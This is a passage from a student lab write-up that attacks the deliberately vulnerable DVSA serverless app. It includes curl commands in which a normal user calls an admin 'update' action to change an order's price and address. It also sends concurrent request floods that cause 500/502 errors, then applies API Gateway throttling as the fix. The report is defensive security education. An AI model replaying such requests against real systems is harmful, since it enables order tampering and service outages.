
Step 1: Create a Normal Order

- Open DVSA website and register if you don't have an account already or log in to log into your account.
- Make an order (without completing the payment process)
- Store the "Order ID" somewhere (it will be needed later)

Step 2: Capture API Request

- Press F12 and go to "Network" tab then "Fetch/XHR" filter.
- **Click the related order request and check the following:**






Step 3: Verify Normal Behavior

- **Run the following command in your terminal (You must have the "ORDER_ID" before running it):**

```
curl -s "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN" \
--data-raw '{"action":"get", "order-id":"$ORDER_ID", "items": {
    "itemList": {"1021": 1}
     }
}'
```

- **The following steps illustrate how to get the "ORDER_ID":**


- **After creating the order (without paying), follow the following steps:**
  - In the same web page, press F12 to show the DevTools interface
  - Go to “Network” tab then select the order you made
  - Go to ” Response” tab and get the ORDER_ID



- **The final format of the command to be executed:**

```
curl -X POST "$API" -H "Content-Type: application/json" -H "Authorization:
$TOKEN" -d '{
  "action": "get",
  "order-id": "$ORDER_ID",
  "items": {
    "itemList": {"1021": 1}
  }
}'
```

- **After executing the command, the result is out as shown below:**



The result is: {"status":"ok","order":{"address":"{}","confirmationToken":"
","itemList":{**"totalAmount":350,"address":"address"**,"itemList":{"1021":1},"userId"
:"5345435435","status":120,"token":"","ts":1775840000},"orderId":"$ORDER_ID","ord
erStatus":100,"paymentTS":1777718078,"totalAmount":0,"userId":"$USER_ID"}}


Part 5) Evidence and Proof

- **The admin update method can be called by the normal user, as shown in the following command:**

curl -X POST "https://ywkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order" -H "Content-Type: application/json" -H "Authorization: $TOKEN" -d '{
"action": "update",
"order-id": "$ORDER_ID",
"items": {
"itemList": {"1021": 1},
"status": 120,
"address": "Saudi Arabia",
"token": "",
"ts": 1775840000,


"totalAmount": 5732,
"userId": "5345435435"
}

}'



- **The result is:** {“status”: “ok”, “msg”: “cart updated”}
- **Using the following command again (to verify the changes):**
  curl -X POST "$API" -H "Content-Type: application/json" -H "$TOKEN" -d '{
  "action": "get",
  "order-id": "$ORDER_ID",
  "items": {
  "itemList": {"1021": 1}
  }

}'



- **The result is:** {"status":"ok","order":{"address":"{}","confirmationToken":" ","itemList":{**"totalAmount":5732,"address":"Saudi Arabia"**,"itemList":{"1021":1},"userId":"5345435435","status":120,"token":"","ts":1775840000},"orderId":"$ORDER_ID","orderStatus":100,"paymentTS":1777718078,"totalAmount":0,"userId":"$USER_ID"}}
- We can see that the address and totalAmount have been changed to the new values we set above.

Part 6) Fix Strategy / Probable Mitigation

We should fix such issues by limiting the access to “update” function to admins only. Meaning that, only admins can execute it.

Part 7) Code / Config Changes

Part 8) Verification After Fix

Part 9) Structured Operation and Security Analysis

Structured Summary

Vulnerability	Intended Rule(s)	Normal behavior evidence	Exploit behavior evidence
Broken Access Control	Only authorized users (e.g., admins) should be able to access privileged functions like order updates	When using a valid user token (e.g., TOKEN_B), only that user's order data is accessible	After changing the JWT payload to pretend like an admin user, a norma; user (attacker) can access and change other users' orders

Part 10) Takeaway / Lessons Learned

In this lesson, we learned that if JWT tokens are not checked correctly, attackers can pretend to be other users. If the backend doesn't verify the token's signature, the attacker can change the token and get access. This is a significant issue in serverless systems. The main lesson learned is that JWT tokens must always be checked to make sure they are valid before trusting any user information.

Lesson #6: Denial of Service

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **Denial of Service (DoS)** vulnerability in the DVSA application. The main affected components are **Amazon API Gateway and AWS Lambda**, which handle incoming API requests. By sending a large number of concurrent authenticated requests to the /dvsa/order endpoint, the backend becomes overwhelmed and fails to process requests correctly. The security impact is a loss of **availability**, where legitimate users cannot access or use the system reliably. The main weakness is the lack of effective **rate limiting and request throttling**, allowing excessive requests to consume backend resources.

Part 2) Why This Works / Root Cause

This vulnerability exists because the application does not properly control the number of incoming requests. The API endpoint accepts multiple concurrent requests without sufficient **rate limiting or abuse protection**, allowing a single client to overload the system. As a result, backend services such as AWS Lambda become unstable or fail under high load, leading to errors such as HTTP 500 and 502. The root cause is weak **resource management and request-handling design**, where the system does not enforce fair usage or protect against excessive traffic.

Part 3) Environment and Setup

The DVSA application was deployed on AWS using a serverless architecture. The frontend is hosted at:

http://dvsa-website-test-382764425967-us-east-1.s3-website.us-east-1.amazonaws.com/

The request method used was POST, with a JSON body:

{"action":"inbox"}

The test was performed using an authenticated user with a valid JWT token obtained from the DVSA login system (Amazon Cognito).

The following AWS services were involved:

- Amazon API Gateway (request entry point)
- AWS Lambda (backend processing)
- Amazon CloudWatch (logging and monitoring)

The tools used for testing were:

- Browser Developer Tools (to capture the API request)
- curl (to send HTTP requests)
- Linux terminal

Part 4) Reproduction Steps

1- Open the DVSA website and log in with a valid user account.
2- Open Developer Tools → Network tab and perform an action to capture the API request.
3- Identify the backend endpoint: https://<api-id>.execute-api.<region>.amazonaws.com/dvsa/order
4- Copy the request as cURL and test a single request
5- Send multiple concurrent requests to simulate DoS
6- Observe that many requests return **500 and 502 errors**, indicating the system fails under load.

Part 5) Evidence and Proof


The vulnerability was confirmed by sending multiple concurrent requests to the API endpoint. The terminal output is in the screenshot.

The presence of **HTTP 500 and 502 errors** indicates that the backend system became unstable and failed to process requests under load. These results demonstrate that the system cannot handle a high volume of concurrent requests, confirming a denial-of-service condition affecting availability.

Part 6) Fix Strategy / Probable Mitigation

The vulnerability can be mitigated at the API Gateway layer by enabling rate limiting and request throttling. The main improvement is to restrict the number of requests that a client can send within a short period of time. This prevents excessive concurrent requests from reaching the backend. By limiting incoming traffic, the system avoids resource exhaustion in AWS Lambda and maintains availability for legitimate users. This mitigation directly addresses the root cause, which is the lack of control over incoming request volume.

Part 7) Code / Config Changes



The fix was implemented by modifying the **API Gateway stage configuration**.

The following changes were applied:

- Throttling enabled
- **Rate limit:** 10 requests per second
- **Burst limit:** 20 requests

These settings were configured in:

- AWS API Gateway → Stages → dvsa → Throttling settings

This change ensures that excessive requests are limited before reaching the backend Lambda function, reducing system overload.

Part 8) Verification After Fix

After applying the fix, the same concurrent request test was repeated. The results is in the screenshot. The presence of HTTP 429 responses confirms that throttling is now active and blocking excessive requests. Although some backend errors (500 and 502) still occur, the system now rejects part of the attack traffic before it reaches the backend. This demonstrates that the mitigation has improved system protection by limiting request rates, while still

allowing legitimate requests to be processed under normal conditions.

Part 9) Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

The intended logic of the DVSA system is that user requests are sent through API Gateway to AWS Lambda, where they are processed and a valid response is returned. The system should handle requests efficiently without failure.

The main security rules are:

- The system must limit excessive requests from a single user.
- Backend services must remain stable under normal and moderate load.
- The application should prevent resource exhaustion to ensure availability.

2) Evidence Sources and Behavior Trace

Evidence was collected using:

- Browser Developer Tools (Network tab)
- Terminal output using curl
- AWS CloudWatch logs

During testing:

- A single request returned HTTP 502

- Multiple concurrent requests were sent using seq and xargs
- The results showed:
  6 429
  5 500
  89 502

This shows that under concurrent load, the system produced a large number of error responses and failed to handle requests properly.

3) **Deviation Analysis and Classification**
   The system behavior deviates from the intended logic because it fails to handle multiple concurrent requests and becomes unstable.

   Instead of processing requests normally:
   - The backend returned **500 and 502 errors**
   - The system became unreliable and unavailable

   This is classified as:
   Intentional misuse / security-relevant abuse
   Because:
   - An attacker can deliberately send many requests
   - This overwhelms the system
   - And disrupts normal service (DoS attack)

4) **Explainable Fix and Post-Fix Validation**
   The root issue is the lack of request control at the API level.

The fix was applied by enabling **API Gateway throttling**:

- Rate limit: 10 requests/sec
- Burst limit: 20 requests

This fix works by:

- Limiting how many requests reach the backend
- Preventing resource exhaustion
- Protecting system availability

After applying the fix:

- Some requests returned **429 (Too Many Requests)**
- This confirms that excessive requests are now blocked Although some backend errors (500/502) still exist, the system now partially enforces request limits and improves stability.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Denial of Service (DoS)	The system should limit request rate and remain available under load	Browser DevTools, curl output, CloudWatch logs	System processes requests normally without errors	Multiple concurrent requests caused 500 and 502 errors, showing system failure

Vulnerability	Why This is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification	Optional Latency Before/ After
Denial of Service (DoS)	System failed to handle multiple concurrent requests and became unavailable	Intentional misuse / security-relevant abuse	API Gateway throttling (Rate = 10, Burst = 20)	Presence of 429 responses confirms requests are now limited	Not measured


Part 10) Takeaway / Lessons Learned

This lesson shows that the system assumed incoming requests would remain within normal limits, without considering abusive or excessive traffic. In a serverless environment, this is important because services like API Gateway and Lambda can be easily overwhelmed if proper controls are not in place. The key lesson learned is the importance of implementing rate limiting and resource protection as part of secure design. Applying principles such as defense in depth and least privilege for resource usage helps prevent similar availability issues in the future.

Lesson #7 Over-privileged Function


Part 1) Goal and Vulnerability Summary


The goal of this lesson was to examine whether the Lambda function **DVSA-SEND-RECEIPT-EMAIL** was running with more AWS permissions than required for its intended task. In this case, the function was supposed to process receipt-related operations, but its execution role granted broader access than necessary. In addition, the function could expose sensitive runtime information through logging. This combination increases the blast radius of the vulnerability because if the function is abused, the attacker may gain access to unrelated backend resources, as demonstrated in this project through stolen temporary credentials reused to enumerate backend Lambda functions.



Part 2) Why This Works / Root Cause

